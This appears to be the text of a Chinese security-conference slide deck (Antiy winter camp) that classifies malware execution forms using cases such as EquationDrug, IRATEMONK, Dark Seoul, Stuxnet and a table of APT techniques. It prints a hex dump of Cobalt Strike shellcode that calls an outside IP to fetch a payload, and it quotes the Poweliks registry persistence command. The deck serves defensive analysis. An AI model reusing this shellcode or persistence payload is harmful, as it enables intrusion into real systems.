00110: 00 88 04 24 00 00 00 00	1 ? \$	00110: 00 88 04 24 00 00 00 00	1 ? \$	
00118: 02 0A 00 00 E4 AC 00 A6	1 ? 洪?	00118: 02 0A 00 00 9C AA 00 31	1 ? 洪 1	
00120: DC 00 00 FA 10 B5 03 00	1 ? ??	00120: DC 00 00 FA 10 B5 03 00	1 ? ??	

MD5	11FB08B9126CDB4668B3F5135CF7A6C5
文件大小	212,480字节
文件格式	BinExecute/Microsoft.DLL[:X86]
病毒名称	Trojan/Win32.EquationDrug

TOP SECRET//COMINT//REL TO USA, FVEY

IRATEMONK

ANT Product Data

06/20/08

(TS//SI//REL) IRATEMONK向台式机和笔记本电脑安装软件。方法是插入硬盘驱动器固件，通过主引导记录 (MBR) 替代以获得执行。

(TS//SI//REL) IRATEMONK Extended Concept of Operations

(TS//SI//REL) 这种技术针对不使用RAID硬件的系统，针对西部数据、希捷、迈拓、三星等硬盘驱动器。支持的文件系统是FAT、NTFS、EXT3和UFS。

(TS//SI//REL) 通过远程访问或物理访问，UNITEDRAKE或STRAITBAZZARE与SLICKERVICAR一起运作，将硬盘驱动固件发送至目标机器，以植入IRATEMONK及其有效载荷。一旦植入，IRATEMONK的执行频率（投放有效载荷）就可以配置，并在机器启动时执行。

Unit Cost: \$0

状态: 已发布/部署, 可立即交付。

POC: [redacted], S32221, [redacted], [redacted]@nsa.ic.gov

Derived From: NSA/CSSM 1-52
 Dated: 20071008
 Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY

引导扇区类执行体——Dark Seoul攻击活动



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPES
00000010	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPES
00000020	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPES
00000030	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPES
00000040	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPES
00000050	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPES
00000060	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPES
00000070	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPES
00000080	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPES
00000090	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPES

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	B8	12	00	CD	10	BD	18	7C	B9	18	00	B8	01	13	BB	0C	í ½ ± , »
00000010	00	BA	1D	0E	CD	10	E2	FE	57	68	6F	20	41	6D	20	49	° í âþWho Am I
00000020	3F	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	?
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

内存类执行体——内存Shellcode (海莲花)



```
C:\样本模块1 C:\beacon.bin
00000000 FC E8 89 00 00 60 89 E5 31 D2 64 8B 52 30 8B üè% `wá1òd<R0<
00000010 52 0C 8B 52 14 8B 72 28 0F B7 4A 26 31 FF 31 C0 R0<R0<r(0·Já1y1À
00000020 AC 3C 61 7C 02 2C 20 C1 CF 0D 01 C7 E2 F0 52 57 <-<a|0, ÁI 0Çá8RW
00000030 8B 52 10 8B 42 3C 01 D0 8B 40 78 85 C0 74 4A 01 <R0<B<0B<@x.ÀtJD
00000040 D0 50 8B 48 18 8B 58 20 01 D3 E3 3C 49 8B 34 8B ÐP<HD<X D0á<I<4<
00000050 01 D6 31 FF 31 C0 AC C1 CF 0D 01 C7 38 E0 75 F4 00íy1À-ÁI 0Ç8áú0
00000060 03 7D F8 3B 7D 24 75 E2 58 8B 58 24 01 D3 66 8B 0]ø;]suáX<XsD0f<
00000070 0C 4B 8B 58 1C 01 D3 8B 04 8B 01 D0 89 44 24 24 0K<X 00<0<0B0D$
00000080 5B 5B 61 59 5A 51 FF E0 58 5F 5A 8B 12 EB 86 5D [[aYZQyáX_z0e+]
00000090 68 6E 65 74 00 68 77 69 6E 69 54 68 4C 77 26 07 hnet hwinIThLw0
000000a0 FF D5 E8 80 00 00 00 4D 6F 7A 69 6C 6C 61 2F 35 y0èe Mozilla/5
000000b0 2E 30 20 28 63 6F 6D 70 61 74 69 62 6C 65 3B 20 .0 (compatible;
000000c0 4D 53 49 45 20 31 30 2E 30 3B 20 57 69 6E 64 6F MSIE 10.0; Windo
000000d0 77 73 20 4E 54 20 36 2E 32 3B 20 57 4F 57 36 34 ws NT 6.2; WOW64
000000e0 3B 20 54 72 69 64 65 6E 74 2F 36 2E 30 3B 20 54 ; Trident/6.0; I
000000f0 6F 75 63 68 3B 20 4D 41 53 50 4A 53 29 00 58 58 ouch; MASPJS) XX
00000100 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXXXXX
00000110 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXXXXX
00000120 58 58 58 58 58 58 00 59 31 FF 57 57 57 57 51 68 XXXXXX Y1yWWWQh
00000130 3A 56 79 A7 FF D5 EB 79 5B 31 C9 51 51 6A 03 51 :Vysy0ey[1EQQj0Q
00000140 51 68 50 00 00 00 53 50 68 57 89 9F C6 FF D5 EB QhP SPHwYey0e
00000150 62 59 31 D2 52 68 00 02 60 84 52 52 52 51 52 50 bY10Rh 0`„RRRQRP
00000160 68 EB 55 2E 3B FF D5 89 C6 31 FF 57 57 57 56 heU.;y0eE1yWWWVW
00000170 68 2D 06 18 7B FF D5 85 C0 74 44 31 FF 85 F6 74 h-00[y0_ÀtD1y_òt
00000180 04 89 F9 EB 09 68 AA C5 E2 5D FF D5 89 C1 68 45 0wùe h*Áájy0eÁhE
00000190 21 5E 31 FF D5 31 FF 57 6A 07 51 56 50 68 87 57 !1y01yWj0QVPH-W
000001a0 E0 0B FF D5 BF 00 2F 00 00 39 C7 74 BC 31 FF EB áDy0; / 9CtW1yè
000001b0 15 EB 49 E8 99 FF FF FF 2F 68 66 59 6E 00 00 68 0eIe"yyy;hfy0 h
000001c0 F0 B5 A2 56 FF D5 6A 40 68 00 10 00 68 00 00 00 00 68 00 00 68 00 00 68 00 00
000001d0 40 00 57 68 58 A4 53 E5 FF D5 93 53 53 89 E7 57 0 WhXsSáy0"SSçW
000001e0 68 00 20 00 00 53 56 68 12 96 89 E2 FF D5 85 C0 h SVh0-táy0_À
000001f0 74 CD 8B 07 01 C3 85 C0 75 E5 58 C3 E8 37 FF FF tí<00_ÁuáXÁe7yy
00000200 FF 31 34 36 2E 30 2E 34 33 2E 31 30 37 00 y146.0.43.107
```

→ User-Agent:内容 ←

→ 下载的文件名 ←

→ IP或域名地址 ←

海莲花使用Cobalt Strike生成的Shellcode

磁盘文件类执行体——注册表利用 (Poweliks)




`HKCU\Software\Microsoft\Windows\CurrentVersion\Run`

`Windows Host Process (RunDll) = rundll32.exe`

`javascript:"..\mshtml,RunHTMLApplication`

`";eval((new%20ActiveXObject("WScript.Shell")).RegRead("HKCU\\Software\\Microsoft\\Active%20Setup\\Installed%20Components\\{72507C54-3577-4830-815B-310007F6135A}\\JavaScript"));close();`



非传统文件存放

代码拆分且混淆存储




网络空间威胁对抗防御技术研讨会
暨 第十届安天网络安全冬训营



03

多种格式执行体的协同作业

利用系统漏洞的执行体——震网摆渡作业|LNK




```
借使~春  鹅.↑春
\STORAGE#RemovableMedia#7&15e5468e&0&RM#{53f5630d-b6bf-11d0-94f2-
00a0c91efb8b}\~WTR4141.tmp
```

震网病毒利用lnk文件解析漏洞CVE-2010-2568获取执行机会

编译的可执行程序——震网的签名驱动

表 3-1 Stuxnet Dropper资源列表

资源ID	功能
201	MRxNet.sys加载驱动, Realtek签名
202	感染Step 7的DLL
203	感染WinCC的CAB文件
205	资源201的数据文件
207	震网的自动运行版本
208	Step 7 替换DLL
209	数据文件 (%windows%\help\winmic.fts)
210	用来注入的PE模板文件
221	通过SMB传播的MS08-067利用
222	MS10-061打印机后台处理程序漏洞利用
231	网络连接检查
240	用来创建LNK利用的LNK模板文件
241	USB Loader DLL ~WTR4141.tmp
242	Mrxcls.sys rootkit 驱动
250	Windows Win32k.sys本地权限提升 (MS10-073) 的利用




KDLCUM.DLL	Kernel Debugger HW Extension DLL	Microsoft Corporation	[Verified] Microsoft Windows Compone...	5.1.2600.0
ks.sys	Kernel CSA Library	Microsoft Corporation	[Verified] Microsoft Windows Compone...	5.3.2600.5512
KSecDD.sys	Kernel Security Support Provider In...	Microsoft Corporation	[Verified] Microsoft Windows Compone...	5.1.2600.5834
mmdd.SYS	Frame buffer simulator	Microsoft Corporation	[Verified] Microsoft Windows Compone...	5.1.2600.0
mouclass.sys	Mouse Class Driver	Microsoft Corporation	[Verified] Microsoft Windows Compone...	5.1.2600.5512
mouhid.sys	HID Mouse Filter Driver	Microsoft Corporation	[Verified] Microsoft Windows Compone...	5.1.2600.0
MountMgr.sys	Mount Manager	Microsoft Corporation	[Verified] Microsoft Windows Compone...	5.1.2600.5512
mrxcls.sys	Windows NT CLS Minidr	Microsoft Corporation	[Verified] Realtek Semiconductor Corp	5.1.2600.2902
mixdav.sys	Windows NT WebDav Minidr	Microsoft Corporation	[Verified] Microsoft Windows Compone...	5.1.2600.5512
mrxnet.sys	Windows NT NET Minidr	Microsoft Corporation	[Verified] Realtek Semiconductor Corp	5.1.2600.2902
mixsmb.sys	Windows NT SMB Minidr	Microsoft Corporation	[Verified] Microsoft Windows Compone...	5.1.2600.5944
Msfis.SYS	Mailslot driver	Microsoft Corporation	[Verified] Microsoft Windows Compone...	5.1.2600.5512

震网病毒以带有签名的驱动作为持久化、防御规避和执行入口

利用系统漏洞的执行体——流量中的漏洞利用代码

表 3-1 Stuxnet Dropper资源列表

资源ID	功能
201	MRxNet.sys加载驱动, Realtek签名
202	感染Step 7的DLL
203	感染WinCC的CAB文件
205	资源201的数据文件
207	震网的自动运行版本
208	Step 7 替换DLL
209	数据文件 (%windows%\help\winmic.fts)
210	用来注入的PE模板文件
221	通过SMB传播的MS08-067利用
222	MS10-061打印机后台处理程序漏洞利用
231	网络连接检查
240	用来创建LNK利用的LNK模板文件
241	USB Loader DLL ~WTR4141.tmp
242	Mrxcls.sys rootkit 驱动
250	Windows Win32k.sys本地权限提升 (MS10-073) 的利用




震网病毒利用系统漏洞执行体进行内网横向移动

震网事件——多种格式执行体的协同作业|PLC

表 3-1 Stuxnet Dropper资源列表

资源ID	功能
201	MRxNet.sys加载驱动, Realtek签名
202	感染Step 7的DLL
203	感染WinCC的CAB文件
205	资源201的数据文件
207	震网的自动运行版本
208	Step 7 替换DLL
209	数据文件 (%windows%\help\winmic.fts)
210	用来注入的PE模板文件
221	通过SMB传播的MS08-067利用
222	MS10-061打印机后台处理程序漏洞利用
231	网络连接检查
240	用来创建LNK利用的LNK模板文件
241	USB Loader DLL ~WTR4141.tmp
242	Mrxcls.sys rootkit 驱动
250	Windows Win32k.sys本地权限提升 (MS10-073) 的利用



震网病毒以LNK等多种手段充当执行入口,最终利用step 7工程库文件完成目标



网络空间威胁对抗防御技术研讨会
暨 第十届安天网络安全冬训营



04

执行体案例总结表

执行体案例总结表



执行体形态与模式	存在形式	格式	执行环境/平台	加载来源	例子	相关攻击组织	攻击事件
Windows可执行文件	文件	二进制	操作系统执行	磁盘	cmd.exe	绝大多数APT组织	白象的舞步使用大量开源和自研木马发起攻击活动
Windows驱动程序文件	文件	二进制	操作系统执行	磁盘	win32k.sys	极少数高级APT组织	震网病毒攻击伊朗核工业控制系统使用驱动进行持久化和反检测
脚本文件	文件	文本	应用程序解释执行	磁盘	slmgr.vbs	绝大多数APT组织	污水/MuddyWater针对中东的系列攻击活动
批处理文件	文件	文本	应用程序解释执行	磁盘	msdctvtr.bat	部分APT组织使用	脑肚虫组织针对军事人员攻击活动
AutoCAD插件	文件	文本	应用程序解释执行	磁盘	acad.lsp	绝大多数APT组织	苦象组织使用带有恶意宏的文档针对南亚国家攻击
宏	非文件/嵌入式	文本或二进制	应用程序解释执行	磁盘	xlsm文件中的宏	绝大多数APT组织	苦象组织使用带有恶意宏的文档针对南亚国家攻击
引导记录	非文件/嵌入式	二进制	固件系统执行	磁盘	MBR	部分APT组织使用	拉撒路组织使用MBR擦除攻击韩国政企机构
UEFI驱动	文件	二进制	固件系统执行	磁盘	bootx64.efi	极少数高级APT组织	
UEFI程序库	文件	二进制	其他执行体调用	磁盘	kdstub.dll	极少数高级APT组织	
微码	非文件/嵌入式	二进制	固件系统执行	固件	.bin CPU微码文件	极少数高级APT组织	
PXE引导程序	非文件/嵌入式	二进制	固件系统执行	网络	pxelinux.0	极少数高级APT组织	
APK程序	文件	复合	混合执行	磁盘	com.ss.android.ugc.aweme_23.9.0_230901.apk	部分APT组织	Kimsuky组织使用移动端恶意代码针对韩国东亚研究所的恶意活动
JAR程序	文件	复合	虚拟机执行	磁盘	start.jar	部分APT组织	海渊使用Python伪编译的EXE文件攻击工控PLC系统
小程序	文件	文本	混合执行	网络	微信小程序		
WASM程序	文件	二进制	虚拟机执行	网络			
容器镜像	文件	复合	其他执行体调用	磁盘		部分APT组织	TeamTNT组织使用包含而恶意代码的Docker镜像进行活动
SQL代码	非文件/嵌入式	文本	应用程序解释执行	内存			
SQL注入	非文件/嵌入式	文本	应用程序解释执行	网络		绝大多数APT组织	APT28、APT39在历史攻击活动中使用SQL注入攻击对目标网站进行攻击
DDE漏洞利用代码	非文件/嵌入式	文本	应用程序解释执行	内存		绝大多数APT组织	白象、拉撒路等多个组织使用过DDE漏洞发起攻击活动
安装包	文件	复合	其他执行体调用	磁盘	setup.msi	部分APT组织	蔓灵花APT组织针对国内的攻击活动使用过MSI格式木马
伪编译可执行文件	文件	复合	混合执行	磁盘		部分APT组织	海渊使用Python伪编译的EXE文件攻击工控PLC系统
SNAP应用	文件	复合	操作系统执行	磁盘			
eBPF程序	非文件/嵌入式	二进制	虚拟机执行	内存			
裸机程序	非文件/嵌入式	二进制	固件系统执行	固件		极少数高级APT组织	震网病毒篡改MC7格式代码攻击伊朗核工业系统PLC
BadUSB	非文件/嵌入式	复合	固件系统执行	固件		极少数高级APT组织	NSA水螅蛇USB攻击设备
一句话木马	非文件/嵌入式	文本	应用程序解释执行	网络		绝大多数APT组织	Kimsuky组织针对韩国新闻行业的钓鱼活动
网络服务溢出	非文件/嵌入式	二进制	其他执行体调用	网络		绝大多数APT组织	永恒之蓝漏洞利用。
文件格式溢出	非文件/嵌入式	二进制	其他执行体调用	磁盘	OFFICE、PDF、SWF、LNK格式文件	绝大多数APT组织	绿斑组织针对我国的鱼叉钓鱼活动
二进制Shell Code	非文件/嵌入式	二进制	其他执行体调用	内存		绝大多数APT组织	FIN7组织使用XLL文件加载Shellcode代码的攻击活动



网络空间威胁对抗防御技术研讨会
暨 第十届安天网络安全冬训营

浪海横流

感谢大家的关注



安天冬训营 wtc.antiy.cn